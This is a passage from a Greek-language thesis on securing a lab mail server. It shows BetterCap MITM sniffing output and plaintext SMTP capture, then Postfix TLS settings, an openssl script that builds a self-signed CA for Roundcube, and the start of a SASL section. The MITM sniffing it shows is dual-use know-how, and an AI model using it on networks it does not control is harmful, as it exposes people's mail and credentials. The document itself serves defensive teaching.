192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns fe80::1 > fe80::564:778a:cc3b:c62 : public-treatment.prod-experimentation.grammarlyaws.com is 52.86.50.82, 54.81.200.87, 18.210.49.78, 67.202.31.193, 54.211.110.160, 54.205.160.185, 35.173.119.102, 3.232.144.240
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns gateway > DESKTOP-SP0B568. : TReATMENT.GRAMMARLY.COM is Query Refused
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns fe80::1 > fe80::564:778a:cc3b:c62 : TReAtMeNT.GraMMARly.COM is Query Refused
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns gateway > DESKTOP-SP0B568. : tReATMeNT.GraMMARly.COM is Query Refused
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns gateway > DESKTOP-SP0B568. : tReATMeNT.GraMMARly.COM is Query Refused
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns gateway > DESKTOP-SP0B568. : tReATMeNT.GraMMARly.COM is Query Refused
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns fe80::1 > fe80::564:778a:cc3b:c62 : www.google.com is 142.250.186.36
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.dns] dns fe80::1 > fe80::564:778a:cc3b:c62 : www.google.com is 2a00:1450:4001:827::2004
192.168.1.0/24 > 192.168.1.111 > [11:52:26] [net.sniff.https] https DESKTOP-SP0B568. > https://treatment.grammarly.com
```

Εικόνα 2.14 BetterCap MITM



Εικόνα 2.15 SMTP Protocol Analysis

Στην εικόνα 2.15 μπορούμε να παρατηρήσουμε ότι όλες οι πληροφορίες ενός mail που έστειλε το θύμα είναι αναγνώσιμες αναλύοντας απλά τα SMTP πακέτα του δικτύου. Πιο συγκεκριμένα μπορούμε να καταλάβουμε ποιος είναι ο αποστολέας, ο παραλήπτης αλλά και ποιο είναι το κυρίως θέμα και το κυρίως κείμενο του email.

2.4.1 Secure SMTP Protocol

Οι χαρακτήρες SMTP είναι ακρωνύμιο του Simple Mail Transfer Protocol, ένα πρωτόκολλο το οποίο χρησιμοποιείται για την αποστολή μηνυμάτων μεταξύ των servers. Τα περισσότερα από τα συστήματα αποστολής email μέσω του Internet χρησιμοποιούν το SMTP για τη δρομολόγηση των μηνυμάτων από έναν server σε έναν άλλο. Επιπρόσθετα, το SMTP γενικά χρησιμοποιείται για την αποστολή μηνύματος από κάποιον mail client σε έναν mail server. (Duff, 2019)

Στον mail server που έχουμε αναπτύξει, την διαχείριση του SMTP πρωτόκολλου την αναλαμβάνει ο mail transfer agent (Postfix). Αυτό που παρατηρήσαμε από την MITM επίθεση είναι ότι δεν έχει εφαρμοστεί κανένα πρωτόκολλο κρυπτογράφησης ‘πάνω’ στο SMTP

πρωτόκολλο για αυτό και τα email ήταν εκτεθειμένα απέναντι σε έναν κακόβουλο που παρατηρεί απλά την κίνηση του δικτύου.

Τα πρωτόκολλα SSL και TLS χρησιμοποιούνται για την ασφαλή μετάδοση των emails. Το SSL προέρχεται από τις λέξεις (Secure Sockets Layer) και το TLS από το, (Transport Layer Security), οπότε παρέχουν έναν τρόπο κρυπτογράφησης ενός καναλιού επικοινωνίας μεταξύ δύο υπολογιστών μέσω του Διαδικτύου. Συνήθως, τα πρωτόκολλα SSL και TLS μπορούν να χρησιμοποιηθούν εναλλακτικά, εκτός εάν πρόκειται για την χρήση κάποιας συγκεκριμένης έκδοσης του πρωτοκόλλου.(SparkPost, 2021)

Πρακτικά ενεργοποιώντας την χρήση του SSL/TLS πρωτοκόλλου στον mail server μας ο mail client (roundcube) θα στέλνει και θα λαμβάνει email, χρησιμοποιώντας TCP (Transmission Control Protocol) μέσω του επιπέδου μεταφοράς για να ξεκινήσει μια «χειραψία» με τον mail server. Κατά τη διάρκεια αυτής της βασικής διαδικασίας εγκατάστασης, ο roundcube λέει στον Postfix ποια έκδοση του SSL ή TLS εκτελείται, ποιοι αλγόριθμοι κρυπτογράφησης και ποιες μεθόδους συμπίεσης θέλει να χρησιμοποιήσει.

Μετά την ολοκλήρωση της εγκατάστασης, ο Postfix θα πρέπει να δηλώσει την ταυτότητά του στον roundcube στέλνοντας του ένα πιστοποιητικό που είναι αξιόπιστο από το λογισμικό του χρήστη ή από ένα τρίτο μέρος που είναι αξιόπιστο από αυτό. Με αυτόν τον τρόπο διασφαλίζεται ότι ο client δεν στέλνει μηνύματα σε έναν απατεώνα. Μόλις ο roundcube συνειδητοποιήσει ότι μπορεί να εμπιστευτεί τον mail server, ανταλλάσσεται ένα κλειδί μεταξύ των δύο, το οποίο επιτρέπει την κρυπτογράφηση όλων των μηνυμάτων που αποστέλλονται και λαμβάνονται.(SparkPost, 2021)

Για την ενεργοποίηση των πρωτοκόλλων SSL/TLS έπρεπε να τροποποιήσουμε τις TLS παραμέτρους που βρίσκονται στο configuration file του postfix 'main.cf '. Αναλυτικότερα ενεργοποιήσαμε τις παραμέτρους smtp_use_tls και smtp_tls_security και τέλος προσθέσαμε ένα self-signed πιστοποιητικό και ένα κλειδί του dovecot το οποίο θα ανταλλάσσεται μεταξύ server και client ώστε να γίνεται η κρυπτογράφηση των email.

```

Open | main.cf | Save
/etc/postfix

1# See /usr/share/postfix/main.cf.dist for a commented, more complete version
2
3
4# Debian specific: Specifying a file name will cause the first
5# line of that file to be used as the name. The Debian default
6# is /etc/mailname.
7#myorigin = /etc/mailname
8
9smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
10biff = no
11
12# appending .domain is the MUA's job.
13append_dot_mydomain = no
14
15# Uncomment the next line to generate "delayed mail" warnings
16#delay_warning_time = 4h
17
18readme_directory = no
19
20# See http://www.postfix.org/COMPATIBILITY_README.html -- default to 2 on
21# fresh installs.
22compatibility_level = 2
23
24# TLS parameters
25smtpd_use_tls = yes
26smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
27smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
28smtpd_tls_cert_file=/etc/dovecot/private/dovecot.pem
29smtpd_tls_key_file=/etc/dovecot/private/dovecot.key
30smtpd_tls_security_level=may
31
32smtp_use_tls = yes
33smtp_tls_CAsPath=/etc/ssl/certs
34smtp_tls_security_level=may
35smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache

```

Εικόνα 2.16 Enabling SSL/TLS Encryption

Έχοντας πλέον ενεργοποίηση τα SSL/TLS πρωτοκολλά για την κρυπτογράφηση των email ξανά τρέξαμε την ίδια επίθεση ενδιάμεσου χρήστη ώστε να παρατηρήσουμε τις διαφορές.

The screenshot shows a network traffic capture in Wireshark. The main pane displays a list of packets with columns for No., Time, Source, Destination, Protocol, and Length. Packet 6840 is selected, and the details pane shows the following information:

- Frame 6840: 80 bytes on wire (640 bits), 80 bytes captured (640 bits)
- Ethernet II, Src: VMware_cb:0f:37 (00:0c:29:cb:0f:37), Dst: VMware_64:1e:e9 (00:0c:29:64:1e:e9)
- Internet Protocol Version 4, Src: 192.168.1.5, Dst: 192.168.1.11
- Transmission Control Protocol, Src Port: 25, Dst Port: 37840, Seq: 259, Ack: 46, Len: 14
- Simple Mail Transfer Protocol
 - Response: 250 2.1.0 Ok\r\n
 - Response code: Requested mail action okay, completed (250)
 - Response parameter: 2.1.0 Ok

The hex dump at the bottom shows the raw bytes of the packet, including the SMTP response code and parameter.


Εικόνα 2.17 Analyzing SMTP Packets After Encryption

Από την εικόνα 2.17 είναι ξεκάθαρο ότι πλέον δεν μπορούμε να υποκλέψουμε καμία πληροφορία για τα email που στέλνονται όπως ποιος είναι ο παραλήπτης ή το κυρίως του κείμενο. Το μοναδικό στοιχείο που μπορούμε να παρατηρήσουμε είναι τα exit codes που μας

ενημερώνουν αν υπάρχει κάποιο σφάλμα κατά την αποστολή του mail ή την επιλογή του αποστολέα ή του παραλήπτη.

Παρόλο που καταφέραμε να κρυπτογραφήσουμε όλα τα email που στέλνονται με το πρωτόκολλο SMTP δεν ήταν αρκετό ώστε το πρωτόκολλο SMTP να είναι πλήρως ασφαλές. Οι παλαιότερες εκδόσεις του SSL/TLS είναι ευάλωτες σε διάφορες επιθέσεις ασφαλείας όπως για παράδειγμα τις επιθέσεις beast, roodle και διάφορες άλλες. Επομένως, για καλύτερη ασφάλεια στον mail server μας, θέλουμε να αποφύγουμε τις παλαιότερες εκδόσεις TLS. Οι εκδόσεις που θέλουμε να αποφύγουμε είναι οι SSL version 2 και 3 καθώς και το TLS version 1.0 το οποίο είναι πολύ ανασφαλές πρωτόκολλο. Οι εισβολείς χρησιμοποιούν αυτές τις εκδόσεις για να εκμεταλλευτούν τα τρωτά τους σημεία και να εκτελέσουν επιθέσεις όπως την beast και την roodle. (Panicker, 2019)

Προσθέτοντας κάποιες επιπλέον TLS μεταβλητές στο configuration file του postfix 'main.cf' εμποδίσουμε την χρήση αυτών των παλαιότερων ανασφαλών εκδόσεων όπως εμφανίζεται στην εικόνα 2.18.



```
10 biff = no
11
12 # appending .domain is the MUA's job.
13 append_dot_mydomain = no
14
15 # Uncomment the next line to generate "delayed mail" warnings
16 #delay_warning_time = 4h
17
18 readme_directory = no
19
20 # See http://www.postfix.org/COMPATIBILITY_README.html -- default to 2 on
21 # fresh installs.
22 compatibility_level = 2
23
24
25
26 # TLS parameters
27 smtpd_use_tls = yes
28 smtpd_tls_cert_file=/etc/dovecot/private/dovecot.pem
29 smtpd_tls_key_file=/etc/dovecot/private/dovecot.key
30 smtpd_tls_security_level=may
31
32 smtp_use_tls = yes
33 #smtp_tls_CAspath=/etc/ssl/certs
34 smtp_tls_security_level=may
35 #smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache
36
37 smtpd_tls_mandatory_protocols = !SSLV2, !SSLV3, !TLSv1
38 smtp_tls_mandatory_protocols = !SSLV2, !SSLV3, !TLSv1
39 smtpd_tls_protocols = !SSLV2, !SSLV3, !TLSv1
40 smtp_tls_protocols = !SSLV2, !SSLV3, !TLSv1
41
```

Εικόνα 2.18 Using The Latest SSL/TLS Version

Κεφάλαιο 3^ο

3. Τεχνικές Email Server Hardening

3.1 *Secure Apache*

Έχοντας τοποθετήσει το roundcube service να τρέχει στην πόρτα 80 η οποία είναι και η προεπιλεγμένη πόρτα από τον Apache, σημαίνει ότι το πρωτόκολλο που χρησιμοποιεί το roundcube για την μεταφορά δεδομένων στο δίκτυο είναι το HTTP.

Το HTTP σημαίνει Πρωτόκολλο μεταφοράς υπερκειμένου(hypertext) και είναι ένα πρωτόκολλο που χρησιμοποιείται για τη μεταφορά δεδομένων μέσω ενός δικτύου. Οι περισσότερες πληροφορίες που αποστέλλονται μέσω του διαδικτύου, συμπεριλαμβανομένου και του περιεχομένου ενός ιστότοπου και των κλήσεων API, χρησιμοποιούν το πρωτόκολλο HTTP. Υπάρχουν δύο κύρια είδη μηνυμάτων HTTP: τα αιτήματα και οι απαντήσεις. Τα αιτήματα HTTP δημιουργούνται από το πρόγραμμα περιήγησης ενός χρήστη όταν για παράδειγμα, ένας χρήστης κάνει κλικ σε έναν υπερσύνδεσμο, το πρόγραμμα περιήγησης θα στείλει μια σειρά από "HTTP GET" αιτήματα ώστε να ζητήσει το περιεχόμενο που θα εμφανιστεί σε αυτήν τη σελίδα. Αυτά τα αιτήματα HTTP πηγαίνουν είτε στον κύριο server είτε σε έναν Proxy caching Server ο οποίος θα δημιουργήσει ένα HTTP response. Τα HTTP responses είναι απαντήσεις σε HTTP requests. (Arampatzis, 2020)

Τα HTTP requests και responses αποστέλλονται μέσω του Διαδικτύου σε απλό κείμενο. Το πρόβλημα είναι ότι οποιοσδήποτε παρακολουθεί τη σύνδεση μπορεί να διαβάσει αυτά τα απλά κείμενα. Αυτό είναι ένα σοβαρό ζήτημα όταν οι χρήστες υποβάλλουν ευαίσθητα δεδομένα μέσω ενός ιστότοπου ή μιας web εφαρμογής. Στην δικιά μας web εφαρμογή το οποίο είναι το roundcube ο χρήστης καλείται να συμπληρώσει μια φόρμα με το username και τον κωδικό πρόσβαση του ώστε να συνδεθεί στον λογαριασμό του. Ένας κακόβουλος χρήστης μπορεί απλώς να διαβάσει το κείμενο στο request ή στο response και να γνωρίζει ακριβώς ποιες πληροφορίες ζητά, στέλνει ή λαμβάνει κάποιος, ακόμη και να χειραγωγήσει την επικοινωνία μέσω μιας MITM επίθεσης.

Για την επίλυση του παραπάνω προβλήματος ασφαλείας χρησιμοποιήσαμε το Πρωτόκολλο HTTPS αλλάζοντας αρχικά την πόρτα στην οποία τρέχει το roundcube service από την 80 στην 443. Το HTTPS σημαίνει Πρωτόκολλο μεταφοράς υπερκειμένου μέσω TLS ή HTTP μέσω SSL. Το HTTPS χρησιμοποιεί TLS (ή SSL) για την κρυπτογράφηση HTTP request και response, επομένως αντί για το απλό κείμενο (plaintext), ένας εισβολέας θα έβλεπε μια σειρά από φαινομενικά τυχαίους χαρακτήρες.

Ο τρόπος με τον οποίο επιλέξαμε να παράξουμε ένα πιστοποιητικό και να το υπογράψουμε από την αρχή έκδοσης πιστοποιητικών CA ήταν να δημιουργήσουμε ένα bash script (gen.sh) το οποίο με την χρήση του openssl εργαλείου θα εκτελούσε όλα τα παρακάτω βήματα:

- Αρχικά δημιουργήσαμε ένα ιδιωτικό κλειδί και το self-signed πιστοποιητικό του για την Αρχή έκδοσης πιστοποιητικών (CA) με την χρήση της εντολής ‘openssl req’, που σημαίνει request.
 - Η επιλογή -x509 χρησιμοποιείται για να πει στο openssl να εξάγει ένα self-signed πιστοποιητικό αντί για ένα request πιστοποιητικού.
 - Η επιλογή -newkey rsa:4096 λέει βασικά στο openssl να δημιουργήσει ταυτόχρονα ένα νέο ιδιωτικό κλειδί RSA (4096-bit) και το request πιστοποιητικού του. Καθώς την χρησιμοποιούμε μαζί με την επιλογή -509, θα παράγει ένα πιστοποιητικό αντί για ένα request πιστοποιητικού.
 - Η επόμενη επιλογή είναι -days 365, η οποία καθορίζει τον αριθμό των ημερών για τις οποίες ισχύει το πιστοποιητικό. (School, 2020)
 - Στη συνέχεια χρησιμοποιούμε την επιλογή -keyout για να πούμε στο openssl να γράψει το ιδιωτικό κλειδί που δημιουργήσαμε στο αρχείο ca-key.pem
 - Με την επιλογή -out είπαμε να γράψει το πιστοποιητικό στο αρχείο ca-cert.pem.
 - Όταν εκτελούμε αυτήν την εντολή, το openssl θα αρχίσει να δημιουργεί το ιδιωτικό κλειδί. Μόλις δημιουργηθεί το κλειδί, θα μας ζητηθεί να

εισάγουμε μια φράση πρόσβασης, η οποία θα χρησιμοποιηθεί για την κρυπτογράφηση του ιδιωτικού κλειδιού πριν την εγγραφή στο αρχείο PEM. Διότι εάν με κάποιο τρόπο το αρχείο του ιδιωτικού κλειδιού παραβιαστεί, ο κακόβουλος χρήστης δεν μπορεί να το χρησιμοποιήσει για να κάνει τίποτα χωρίς να γνωρίζει πρώτα τη φράση πρόσβασης για να το αποκρυπτογραφήσει.

- Στη συνέχεια, το openssl θα μας ζητήσει ορισμένες πληροφορίες ταυτότητας για τη δημιουργία του πιστοποιητικού όπως τον κωδικό της χώρας, το όνομα της πολιτείας, το όνομα του οργανισμού, το όνομα της μονάδας, το όνομα του τομέα και την διεύθυνση email. Στην συγκεκριμένη περίπτωση για να μην πληκτρολογούμε την στιγμή που τρέχει το script ένα-ένα τα στοιχεία αυτά, χρησιμοποιήσαμε την επιλογή -subj (subject) στην εντολή openssl req ώστε να τα καταγράψουμε σε μια συμβολοσειρά. Το πιστοποιητικό και τα αρχεία του ιδιωτικού κλειδιού δημιουργήθηκαν με επιτυχία και παρατηρήσαμε ότι το ιδιωτικό κλειδιού ca-key.pem, ήταν encrypted ενώ το πιστοποιητικό ca-cert.pem, από την άλλη πλευρά, δεν ήταν κρυπτογραφημένο, αλλά μόνο με κωδικοποίηση base64, επειδή περιέχει απλώς το δημόσιο κλειδί, τις πληροφορίες ταυτότητας και την υπογραφή που πρέπει να είναι ορατή σε όλους.
- Με την χρήση της εντολής openssl x509 εμφανίζουμε όλες τις πληροφορίες που κωδικοποιούνται σε αυτό το πιστοποιητικό. Η επιλογή -in είναι για να περάσουμε στο αρχείο πιστοποιητικού της Αρχής έκδοσης πιστοποιητικών (CA) και η επιλογή -noout για να του πείτε να μην εξάγει την αρχική τιμή με κωδικοποίηση base64. Αντίθετα, χρησιμοποιούμε την επιλογή -text επειδή θέλουμε να την εμφανίσουμε σε μια αναγνώσιμη μορφή κειμένου. (School, 2020)
- Στο δεύτερο βασικό βήμα, δημιουργήσαμε ένα ιδιωτικό κλειδί και το αντιστοιχισμένο CSR του για τον Web server (Apache2) που θέλουμε να χρησιμοποιήσουμε το TLS. Η διαδικασία εξαγωγής είναι σχεδόν το ίδιο με την εντολή που χρησιμοποιήσαμε στο 1ο βήμα.

- Αυτή τη φορά δεν θέλουμε να το υπογράψουμε μόνοι μας, επομένως θα πρέπει να αφαιρέσουμε την επιλογή -x509.
 - Η επιλογή -days θα πρέπει επίσης να αφαιρεθεί, καθώς δεν δημιουργούμε πιστοποιητικό, αλλά απλώς το CSR.
- Το όνομα του κλειδιού εξόδου είναι roundcube-key.pem και το αρχείο αιτήματος πιστοποιητικού εξόδου είναι roundcube-req.pem. Τώρα, όταν εκτελέσαμε αυτήν την εντολή, δημιουργήθηκαν το κρυπτογραφημένο ιδιωτικό κλειδί και τα αρχεία αιτήματος υπογραφής πιστοποιητικού. Αυτή τη φορά, στο αρχείο roundcube - req.pem, λέει αίτηση πιστοποίησης και όχι certificate όπως στο αρχείο ca-cert.pem. Αυτό συμβαίνει επειδή δεν είναι πιστοποιητικό όπως πριν, αλλά αίτημα υπογραφής πιστοποιητικού.
- Πριν πάμε στο τρίτο και τελικό βήμα της υπογραφής του αιτήματος, έπρεπε να αντιγράψουμε το CA πιστοποιητικό στην τοποθεσία `/usr/local/share/ca-certificates/` ώστε όταν κάνουμε `update ca-certificates package` να προστεθεί το πιστοποιητικό στην λίστα των Trusted Certificates. Κάθε πρόγραμμα περιήγησης έχει μια λίστα από CA πιστοποιητικά που εμπιστεύεται σιωπηρά. Οποιοδήποτε πιστοποιητικό υπογεγραμμένο από την CA λίστα των Trusted Certificates λαμβάνει ένα πράσινο λουκέτο στη γραμμή διευθύνσεων του προγράμματος περιήγησης, επειδή είναι αποδεδειγμένο ότι είναι "έμπιστο" και ανήκει σε αυτόν τον τομέα.
- Τέλος χρησιμοποιήσαμε το ιδιωτικό κλειδί του CA πιστοποιητικού για να υπογράψουμε το CSR του web server και να λάβουμε πίσω το υπογεγραμμένο πιστοποιητικό. Για να υπογράψουμε το πιστοποιητικό, θα χρησιμοποιήσουμε την ίδια εντολή `openssl x509` που χρησιμοποιούσαμε για την εμφάνιση του πιστοποιητικού στο παρελθόν. (School, 2020)
 - Οι επιλογές `-CA` και `-CAkey` είναι για να διαβιβάσουμε το αρχείο πιστοποιητικού της CA (`ca-cert.pem`) και το ιδιωτικό του κλειδί (`ca-key.pem`).

- Η βασικότερη επιλογή είναι η `-CAcreateserial` όπου η Αρχή έκδοσης πιστοποιητικών διασφαλίζει ότι κάθε πιστοποιητικό που υπογράφει συνοδεύεται από έναν μοναδικό σειριακό αριθμό. Έτσι, με αυτήν την επιλογή, ένα αρχείο που περιέχει τον επόμενο σειριακό αριθμό θα δημιουργηθεί εάν δεν υπάρχει. (School, 2020)
- Έχοντας δημιουργήσει τα πιστοποιητικά χρειάζεται να τα τοποθετήσουμε στα κατάλληλα directories όπως παρουσιάζεται στην εικόνα 3.1 όπου αποθηκεύονται όλα τα πιστοποιητικά ώστε να μπορέσει και ο web server μας να τα αναγνωρίσει.

```

1 #!/bin/bash
2
3 rm *.pem
4
5 # 1. Generate CA's private key and self-signed certificate
6 openssl req -x509 -newkey rsa:4096 -days 365 -nodes -keyout ca-key.pem -out ca-cert.pem -subj "/C=GR/ST=Central Greece/L=Athens/O=Unipi /OU=Digital Systems/CN= Fotis Xenouleas/emailAddress=f.xenouleas@ssl-unipi.gr"
7
8 echo "CA's self-signed certificate"
9 openssl x509 -in ca-cert.pem -noout -text
10
11 # 2. Generate web server's private key and certificate signing request (CSR)
12 openssl req -newkey rsa:4096 -nodes -keyout roundcube-key.pem -out roundcube-req.pem -subj "/C=GR/ST=Central Greece/L=Athens/O=Unipi/OU=Digital Systems/CN=Mr Client/emailAddress=Mr.client-unipi.gr"
13
14 # 3. Converting CA pem to crt
15 openssl x509 -in ca-cert.pem -inform PEM -out ca-cert.crt
16
17 # 4. Copying crt to trusted-authentications
18 cp ca-cert.crt /usr/local/share/ca-certificates/ca-cert.crt
19
20 # 5. Update CA certifications to add the new CA certificate
21 dpkg-reconfigure ca-certificates
22 update-ca-certificates
23
24 # 6. Use CA's private key to sign web server's CSR and get back the signed certificate
25 openssl x509 -req -in roundcube-req.pem -days 150 -CA ca-cert.pem -CAkey ca-key.pem -CAcreateserial -out roundcube-cert.pem -extfile roundcube-ext.cnf
26
27 echo "Server's signed certificate"
28 openssl x509 -in roundcube-cert.pem -noout -text
29
30 # 7. Converting roundcube pem to crt
31 openssl x509 -in roundcube-cert.pem -inform PEM -out roundcube-cert.crt
32
33 # 8. Adding the certificates to the local certs
34 cp ca-cert.crt /etc/ssl/certs/ca-cert.crt
35 cp ca-key.pem /etc/ssl/private/ca-key.pem
36
37 cp roundcube-cert.crt /etc/ssl/certs/roundcube-cert.crt
38 cp roundcube-key.pem /etc/ssl/private/roundcube-key.pem

```

Εικόνα 3.1 Script To Generate The Self-Signed Certificate

Για να επαληθεύσουμε ότι το πιστοποιητικό που δημιουργήσαμε είναι έγκυρο ή όχι, το εργαλείο openssl έχει μια εντολή που ονομάζεται `verify` και παίρνει ως παραμέτρους το πιστοποιητικό της αξιόπιστης αρχής έκδοσης και το πιστοποιητικό που θέλουμε να επαληθεύσουμε. Στην εικόνα 3.1 παρατηρούμε ότι το πιστοποιητικό μας είναι έγκυρο.


```

ubuntu@ubun2004:~/Desktop$ openssl verify -CAfile ca-cert.pem roundcube-cert.pem
roundcube-cert.pem: OK

```

Εικόνα 3.2 Verify The Self-Signed Certificate

Η διαδικασία που μόλις ακολουθήσαμε ώστε να μετατρέψουμε το HTTP σε HTTPS αποτρέπει ή βοηθά στον αποκλεισμό ενός μεγάλου αριθμού επιθέσεων που είναι δυνατές όταν δεν υπάρχει έλεγχος ταυτότητας, όπως οι επιθέσεις Man-in-the-middle DNS hijacking, και domain spoofing.(Arampatzis, 2020)



Εικόνα 3.3 Encrypted HTTP

3.2 Enable User SASL Authentication For The SMTP Server

Το SASL είναι ένα framework για πρωτόκολλα εφαρμογών, όπως το SMTP ή το IMAP, το οποίο χρησιμοποιείται για να προσθέσει υποστήριξη ελέγχου ταυτότητας. Για παράδειγμα, το SASL χρησιμοποιείται για να αποδείξει σε έναν server ποιος είστε όταν αποκτάτε πρόσβαση σε έναν IMAP server για να διαβάσετε το e-mail σας. Το SASL framework δεν προσδιορίζει την τεχνολογία που θα χρησιμοποιηθεί για την εκτέλεση του ελέγχου ταυτότητας, για αυτό είναι υπεύθυνος ο κάθε SASL μηχανισμός. Οι δημοφιλείς SASL μηχανισμοί περιλαμβάνουν τα CRAM-MD5 και GSSAPI. (Foundation, 2021)


Για να καταπολεμήσουμε τα ανεπιθύμητα μηνύματα στον SMTP server μας, ο Postfix γενικά χρησιμοποιεί την παράμετρο mynetworks για να καθορίσει ένα αξιόπιστο δίκτυο αποστολέα, δηλαδή το LAN. Σε ένα τυπικό σενάριο, οι χρήστες που είναι εγκατεστημένοι στο εσωτερικό LAN είναι νόμιμοι χρήστες και ο Postfix αποδέχεται ευχαρίστως τα SMTP αιτήματα από αυτούς και προωθεί τα μηνύματα ηλεκτρονικού ταχυδρομείου στον προορισμό τους. Αν και

